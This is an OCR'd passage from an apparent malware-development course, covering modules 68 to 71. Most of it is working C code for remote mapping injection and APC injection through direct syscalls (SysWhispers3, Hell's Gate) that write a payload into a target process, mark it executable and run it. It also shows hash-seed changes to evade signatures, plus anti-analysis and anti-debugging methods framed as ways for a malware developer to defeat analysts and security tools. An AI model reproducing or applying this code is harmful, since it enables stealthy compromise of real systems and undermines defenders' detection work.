  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();

//----------------------------------------------------------------------

  // Executing the payload via thread creation

  printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
  HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
  if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, (HANDLE)-1, pAddress, NULL, NULL, N
ULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));


//----------------------------------------------------------------------

  // Unmapping the local view - only when the payload is done executing
  HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent((HANDLE)-1, pAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Closing the section handle
  HellsGate(pVxTable->NtClose.wSystemCall);
  if ((STATUS = HellDescent(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

RemoteMappingInjectionViaSyscalls

```
BOOL RemoteMappingInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN PVOID pPayloa
d, IN SIZE_T sPayloadSize) {

  HANDLE        hSection      = NULL;
  HANDLE        hThread       = NULL;
  PVOID       pLocalAddress   = NULL,
              pRemoteAddress    = NULL;
  NTSTATUS      STATUS        = NULL;
  SIZE_T        sViewSize     = NULL;
  LARGE_INTEGER   MaximumSize       = {
      .HighPart = 0,
      .LowPart = sPayloadSize
  };

//----------------------------------------------------------------------
  // Allocating local map view

  HellsGate(pVxTable->NtCreateSection.wSystemCall);
  if ((STATUS = HellDescent(&hSection, SECTION_ALL_ACCESS, NULL, &MaximumSize, PAGE_EXECUTE_READWR
ITE, SEC_COMMIT, NULL)) != 0) {
    printf("[!] NtCreateSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent(hSection, (HANDLE)-1, &pLocalAddress, NULL, NULL, NULL, &sViewSize, Vi
ewShare, NULL, PAGE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [L] Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  printf("[+] Local Memory Allocated At : 0x%p Of Size : %d \n", pLocalAddress, sViewSize);

//----------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  memcpy(pLocalAddress, pPayload, sPayloadSize);
  printf("\t[+] Payload is Copied From 0x%p To 0x%p \n", pPayload, pLocalAddress);

//----------------------------------------------------------------------

  // Allocating remote map view
  HellsGate(pVxTable->NtMapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent(hSection, hProcess, &pRemoteAddress, NULL, NULL, NULL, &sViewSize, Vie
wShare, NULL, PAGE_EXECUTE_READWRITE)) != 0) {
    printf("[!] NtMapViewOfSection [R] Failed With Error : 0x%0.8X \n", STATUS);
```

```
    return FALSE;
  }

  printf("[+] Remote Memory Allocated At : 0x%p Of Size : %d \n", pRemoteAddress, sViewSize);

//----------------------------------------------------------------------

  // Executing the payload via thread creation
  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Thread Of Entry 0x%p ... ", pRemoteAddress);
  HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
  if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, hProcess, pRemoteAddress, NULL, NUL
L, NULL, NULL, NULL, NULL)) != 0) {
    printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");
  printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

//----------------------------------------------------------------------

  // Unmapping the local view - only when the payload is done executing
  HellsGate(pVxTable->NtUnmapViewOfSection.wSystemCall);
  if ((STATUS = HellDescent((HANDLE)-1, pLocalAddress)) != 0) {
    printf("[!] NtUnmapViewOfSection Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // Closing the section handle
  HellsGate(pVxTable->NtClose.wSystemCall);
  if ((STATUS = HellDescent(hSection)) != 0) {
    printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```


Local vs Remote Injection

Similar to the previous module, a preprocessor macro code was constructed to target the local process if `LOCAL_INJECTION` is defined. The preprocessor code is shown below.


```
#define LOCAL_INJECTION#ifndef LOCAL_INJECTION#define REMOTE_INJECTION// Set the target process PI
D
#define PROCESS_ID  18784 #endif // !LOCAL_INJECTION
```

Demo

Using the SysWhispers implementation locally.



Using SysWhispers implementation remotely.



Using Hell's Gate implementation locally.

Using Hell's Gate implementation remotely.

69. Syscalls - Reimplementing APC Injection

Syscalls - Reimplementing APC Injection

Introduction

This module implements the APC Injection technique using direct syscalls, replacing WinAPIs with their syscall equivalent. Memory allocation and writing the payload will be done using `NtAllocateVirtualMemory`, `NtProtectVirtualMemory` and `NtWriteVirtualMemory` which were already discussed in the reimplementation of classic injection. The remaining syscall that will be explained is `NtQueueApcThread`.

- `QueueUserAPC` is replaced with NtQueueApcThread

NtQueueApcThread

This is the resulting syscall from the `QueueUserAPC` WinAPI. `NtQueueApcThread` is shown below.

```
NTSTATUS NtQueueApcThread(
  IN HANDLE               ThreadHandle,                // A handle to the thread to run the speci
fied APC
  IN PIO_APC_ROUTINE      ApcRoutine,                  // Pointer to the application-supplied APC
function to be executed
  IN PVOID                ApcRoutineContext OPTIONAL,  // Pointer to a parameter (1) for the APC
(set to NULL)
  IN PIO_STATUS_BLOCK     ApcStatusBlock OPTIONAL,     // Pointer to a parameter (2) for the APC
(set to NULL)
  IN ULONG                ApcReserved OPTIONAL         // Pointer to a parameter (3) for the APC
(set to NULL)
);
```

The first two parameters are self-explanatory. The remaining three, `ApcRoutineContext`, `ApcStatusBlock` and `ApcReserved` are used as parameters for the APC function, `ApcRoutine`.

Creating An Alertable Thread

Since the APC Injection technique requires a thread in an alertable state, this will be provided using the `CreateThread` WinAPI. The `AlterableFunction` function will be called by the sacrificial thread.

```
VOID AlterableFunction() {

  HANDLE  hEvent = CreateEvent(NULL, NULL, NULL, NULL);

  MsgWaitForMultipleObjectsEx(
    1,
    &hEvent,
    INFINITE,
    QS_HOTKEY,
    MWMO_ALERTABLE
  );

}
```

Implementation Using GetProcAddress and GetModuleHandle

A `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// A structure used to keep the syscalls used
typedef struct _Syscall {

  fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
  fnNtProtectVirtualMemory  pNtProtectVirtualMemory;
  fnNtWriteVirtualMemory    pNtWriteVirtualMemory;
  fnNtQueueApcThread        pNtQueueApcThread;

}Syscall, * PSyscall;


// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct(OUT PSyscall St) {

  HMODULE hNtdll =  GetModuleHandle(L"NTDLL.DLL");
  if (!hNtdll) {
    printf("[!] GetModuleHandle Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  St->pNtAllocateVirtualMemory  = (fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVir
tualMemory");
  St->pNtProtectVirtualMemory   = (fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtu
```

```
alMemory");
  St->pNtWriteVirtualMemory     = (fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMe
mory");
  St->pNtQueueApcThread         = (fnNtQueueApcThread)GetProcAddress(hNtdll, "NtQueueApcThread");

    // check if GetProcAddress missed a syscall
  if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory == NULL || St->pNtWriteV
irtualMemory == NULL || St->pNtQueueApcThread == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Next, the `ApcInjectionViaSyscalls` function will be responsible for allocating, writing and executing the payload, `pPayload`, in the target process, `hProcess`. It will use the sacrificial thread's handle, `hThread`. The function returns `FALSE` if it fails to execute the payload and `TRUE` if it succeeds.

```
BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID pPayload, IN SIZE_T s
PayloadSize) {

  Syscall     St                      = { 0 };
  NTSTATUS    STATUS                  = NULL;
  PVOID       pAddress                = NULL;
  ULONG       uOldProtection          = NULL;
  SIZE_T      sSize                   = sPayloadSize,
              sNumberOfBytesWritten   = NULL;

  // Initializing the 'St' structure to fetch the syscall's addresses
  if (!InitializeSyscallStruct(&St)) {
    printf("[!] Could Not Initialize The Syscall Struct \n");
    return FALSE;
  }


  // Allocating memory
  if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMM
IT, PAGE_READWRITE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);

//----------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
```

```
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfByt
esWritten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");

//----------------------------------------------------------------------

  // Changing the memory's permissions to RWX
  if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWR
ITE, &uOldProtection)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------

  // Executing the payload via NtQueueApcThread

  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ", pAddress, GetThreadId(hThre
ad));
  if ((STATUS = St.pNtQueueApcThread(hThread, pAddress, NULL, NULL, NULL)) != 0) {
    printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");

  return TRUE;
}
```

Implementation Using SysWhispers

The implementation here uses SysWhispers3 to bypass userland hooks via direct syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f NtAllocateVirtualMemory,NtProtectVirt
ualMemory,NtWriteVirtualMemory,NtQueueApcThread -o SysWhispers -v
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as demonstrated

previously. `ApcInjectionViaSyscalls` is shown below.

```
BOOL ApcInjectionViaSyscalls(IN HANDLE hProcess, IN HANDLE hThread, IN PVOID pPayload, IN SIZE_T s
PayloadSize) {

  Syscall     St                    = { 0 };
  NTSTATUS    STATUS                = NULL;
  PVOID       pAddress              = NULL;
  ULONG       uOldProtection        = NULL;
  SIZE_T      sSize                 = sPayloadSize,
              sNumberOfBytesWritten = NULL;

  // Allocating memory
  if ((STATUS = NtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);

//----------------------------------------------------------------------

  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  if ((STATUS = NtWriteVirtualMemory(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfBytesWr
itten)) != 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");


//----------------------------------------------------------------------

  // Changing the memory's permissions to RWX
  if ((STATUS = NtProtectVirtualMemory(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWRITE,
&uOldProtection)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------

  // Executing the payload via NtQueueApcThread

  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
```

```
  printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ", pAddress, GetThreadId(hThre
ad));
  if ((STATUS = NtQueueApcThread(hThread, pAddress, NULL, NULL, NULL)) != 0) {
    printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");

  return TRUE;
}
```

Implementation Using Hell's Gate

The last implementation for this module is using Hell's Gate. First, ensure that the same steps done to set up the Visual Studio project with SysWhispers3 are done here too. Specifically, enabling MASM and modifying the properties to set the ASM file to be compiled using the Microsoft Macro Assembler.

Updating The VX_TABLE Structure

```
typedef struct _VX_TABLE {
  VX_TABLE_ENTRY NtAllocateVirtualMemory;
  VX_TABLE_ENTRY NtWriteVirtualMemory;
  VX_TABLE_ENTRY NtProtectVirtualMemory;
  VX_TABLE_ENTRY NtQueueApcThread;
} VX_TABLE, * PVX_TABLE;
```

Updating Seed Value

A new seed value will be used to replace the old one to change the hash values of the syscalls. The djb2 hashing function is updated with the new seed value below.

```
DWORD64 djb2(PBYTE str) {
  DWORD64 dwHash = 0x77347734DEADBEEF; // Old value: 0x7734773477347734
  INT c;

  while (c = *str++)
    dwHash = ((dwHash << 0x5) + dwHash) + c;

  return dwHash;
}
```

The following `printf` statements should be added to a new project to generate the djb2 hash values.

```
printf("#define %s%s 0x%p \n", "NtAllocateVirtualMemory", "_djb2", (DWORD64)djb2("NtCreateSectio
n"));
printf("#define %s%s 0x%p \n", "NtWriteVirtualMemory", "_djb2", djb2("NtMapViewOfSection"));
printf("#define %s%s 0x%p \n", "NtProtectVirtualMemory", "_djb2", djb2("NtUnmapViewOfSection"));
printf("#define %s%s 0x%p \n", "NtQueueApcThread", "_djb2", djb2("NtClose"));
printf("#define %s%s 0x%p \n", "NtCreateThreadEx", "_djb2", djb2("NtCreateThreadEx"));
```

Once the values are generated, add them to the start of the Hell's Gate project.

```
#define NtAllocateVirtualMemory_djb2 0x7B2D1D431C81F5F6#define NtWriteVirtualMemory_djb2    0x54AE
E238645CCA7C#define NtProtectVirtualMemory_djb2  0xA0DCC2851566E832#define NtQueueApcThread_djb2
0x331E6B6B7E696022
```

Updating The Main Function

The main function must be updated to use the `ApcInjectionViaSyscalls` function instead of the payload function. The function will use the above-generated hashes as shown below.

```


BOOL ApcInjectionViaSyscalls(IN PVX_TABLE pVxTable, IN HANDLE hProcess, IN HANDLE hThread, IN PBYT
E pPayload, IN SIZE_T sPayloadSize) {

  Syscall     St                      = { 0 };
  NTSTATUS    STATUS                  = NULL;
  PVOID       pAddress                = NULL;
  ULONG       uOldProtection          = NULL;
  SIZE_T      sSize                   = sPayloadSize,
              sNumberOfBytesWritten   = NULL;

  // Allocating memory
  HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
  if ((STATUS = HellDescent(hProcess, &pAddress, 0, &sSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRI
TE)) != 0) {
    printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress, sSize);

//----------------------------------------------------------------------
```


```
  // Writing the payload
  printf("[#] Press <Enter> To Write The Payload ... ");
  getchar();
  printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
  HellsGate(pVxTable->NtWriteVirtualMemory.wSystemCall);
  if ((STATUS = HellDescent(hProcess, pAddress, pPayload, sPayloadSize, &sNumberOfBytesWritten)) !
= 0 || sNumberOfBytesWritten != sPayloadSize) {
    printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten, sPayloadSize);
    return FALSE;
  }
  printf("[+] DONE \n");

//----------------------------------------------------------------------

  // Changing the memory's permissions to RWX
  HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
  if ((STATUS = HellDescent(hProcess, &pAddress, &sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProte
ction)) != 0) {
    printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

//----------------------------------------------------------------------

  // Executing the payload via NtQueueApcThread

  printf("[#] Press <Enter> To Run The Payload ... ");
  getchar();
  printf("\t[i] Running Payload At 0x%p Using Thread Of Id : %d ... ", pAddress, GetThreadId(hThre
ad));
  HellsGate(pVxTable->NtQueueApcThread.wSystemCall);
  if ((STATUS = HellDescent(hThread, pAddress, NULL, NULL, NULL)) != 0) {
    printf("[!] NtQueueApcThread Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }
  printf("[+] DONE \n");


  return TRUE;
}
```

Remote Injection


It's possible to use the `ApcInjectionViaSyscalls` function for remote process injection but to do so a suspended process must be created. This approach was discussed in the *Early Bird APC Queue Code Injection* module.

Demo

Using SysWhispers implementation.



Using Hell's Gate implementation.



70. Anti-Analysis - Introduction

Anti-Analysis - Introduction

Introduction

This module introduces ways to make the malware remain undetected for a longer period by implementing anti-analysis techniques. This provides more time to modify the code and make it evasive again.

Anti-analysis techniques are ways to prevent security analysts (e.g. blue teamers) from dissecting the malware and finding static or dynamic signatures and IoCs. Because this information is used to detect the sample the next time it's found in an environment.

Organizations with a bigger security budget will generally have more security personnel employed such as malware analysts to collect data about suspicious binaries by analyzing them. Generally speaking, malware analysts will always find a way to reverse engineer the malware, therefore the goal of anti-analysis techniques is to make the analysis process more time consuming.

On the other hand, organizations with a smaller security budget will rely more on automated tools and therefore anti-analysis techniques may be more efficient in serving their purpose.

This module will introduce anti-analysis through the use of anti-debugging and anti-virtualization techniques.

Sandbox Environments

It's crucial to understand sandboxing if one would like to implement strong anti-analysis techniques.

A sandbox is an isolated environment that allows software to be executed without affecting the host system. Sandboxes have several use cases outside of security that will not be discussed.

In the security context, sandboxing allows security researchers to analyze malware in an isolated environment without harming the host. A few examples of sandboxes are the Cuckoo Sandbox, Any.run and Crowdstrike Sandbox.

Anti-Analysis Through Anti-Debugging

Debugging malware code enables one to execute it step by step, observing modifications to memory space, changes in variable values, etc. This promotes a better understanding of the malware's intent and abilities thereby streamlining the process of creating detection rules for detecting the binary in question.

Anti-debugging techniques can be used to detect the presence of a debugger and alter the execution flow to run harmless decoy code, rendering the debugging process ineffective. Additionally, the execution of the current code may be terminated to prevent debugging.

Anti-Debugging techniques are discussed in more depth in later modules.

Malware Reverse Engineering Tools

The most popular reverse engineering tools for malware are listed below.

- Ghidra
- Ida
- xdbg

Anti-Analysis Through Anti-Virtual Environments

Virtual Environments are isolated environments that provide a virtualized environment for software applications to run in. Virtualized environments are used to isolate the process of debugging and analyzing malware samples to make it safer to analyze malware than in real networks.

Sandboxes are also considered a virtual environment, although they do not allow malware analysts to have full access to the operating system whereas a full-fledged virtual environment does. Two common virtualization software are VMware and VirtualBox.

Executing malicious code in a virtual environment must be avoided since it allows malware analysts to dissect the code and write detection rules for it.

Anti-Virtual Environments techniques are discussed in later modules.

71. Anti-Debugging - Multiple Techniques

Anti-Debugging - Multiple Techniques

Introduction

Security researchers and malware analysts will use debugging to enhance their understanding of malware samples. This enables them to write better detection rules against these samples. As a malware developer, one should always arm themselves with anti-debugging techniques to make the process more time-consuming for analysts.

This module discusses several anti-debugging techniques.

Detecting Debuggers Via IsDebuggerPresent

One of the easiest anti-debugging techniques is to use the IsDebuggerPresent WinAPI. This function returns `TRUE` if a debugger is attached to the calling process or `FALSE` if there isn't. The following code snippet shows the function to detect a debugger.

```
if (IsDebuggerPresent()) {
  printf("[i] IsDebuggerPresent detected a debugger \n");
  // Run harmless code..
}
```

IsDebuggerPresent Replacement (1)

Calling the `IsDebuggerPresent` WinAPI is suspicious even if it is well hidden through API hashing. The WinAPI is considered a very basic approach to detect debuggers and can be bypassed with tools like ScyllaHide which is an anti anti-debugger plugin for xdbg.

A better approach is to create a custom version of the `IsDebuggerPresent` WinAPI. Recall the *Windows Processes - beginner module* which showed the PEB structure having a `BeingDebugged` member that is set to 1 when the process is being debugged. A simple `IsDebuggerPresent` WinAPI replacement involves checking the `BeingDebugged` value as shown in the custom function below.

The `IsDebuggerPresent2` function returns `TRUE` if the `BeingDebugged` element is set to 1.

```
BOOL IsDebuggerPresent2() {

  // getting the PEB structure
#ifdef _WIN64
  PPEB          pPeb = (PEB*)(__readgsqword(0x60));
#elif _WIN32
  PPEB          pPeb = (PEB*)(__readfsdword(0x30));
#endif// checking the 'BeingDebugged' element
  if (pPeb->BeingDebugged == 1)
    return TRUE;

   return FALSE;
}
```

IsDebuggerPresent Replacement (2)

Another way to make a custom-made version of the `IsDebuggerPresent` WinAPI is by utilizing the undocumented NtGlobalFlag flag which is also found within the PEB structure. The `NtGlobalFlag` member is set to `0x70` (hex) if the process is being debugged otherwise it's 0. It's important to note that the `NtGlobalFlag` element is set to `0x70` only when the process is created by the debugger. Therefore, this method will fail in detecting a debugger if it was attacher after execution.

The value `0x70` is derived from the combination of the following flags:

- `FLG_HEAP_ENABLE_TAIL_CHECK` - `0x10`
- `FLG_HEAP_ENABLE_FREE_CHECK` - `0x20`
- `FLG_HEAP_VALIDATE_PARAMETERS` - `0x40`

The `IsDebuggerPresent3` function returns `TRUE` if the `NtGlobalFlag` element is set to `0x70`.

```
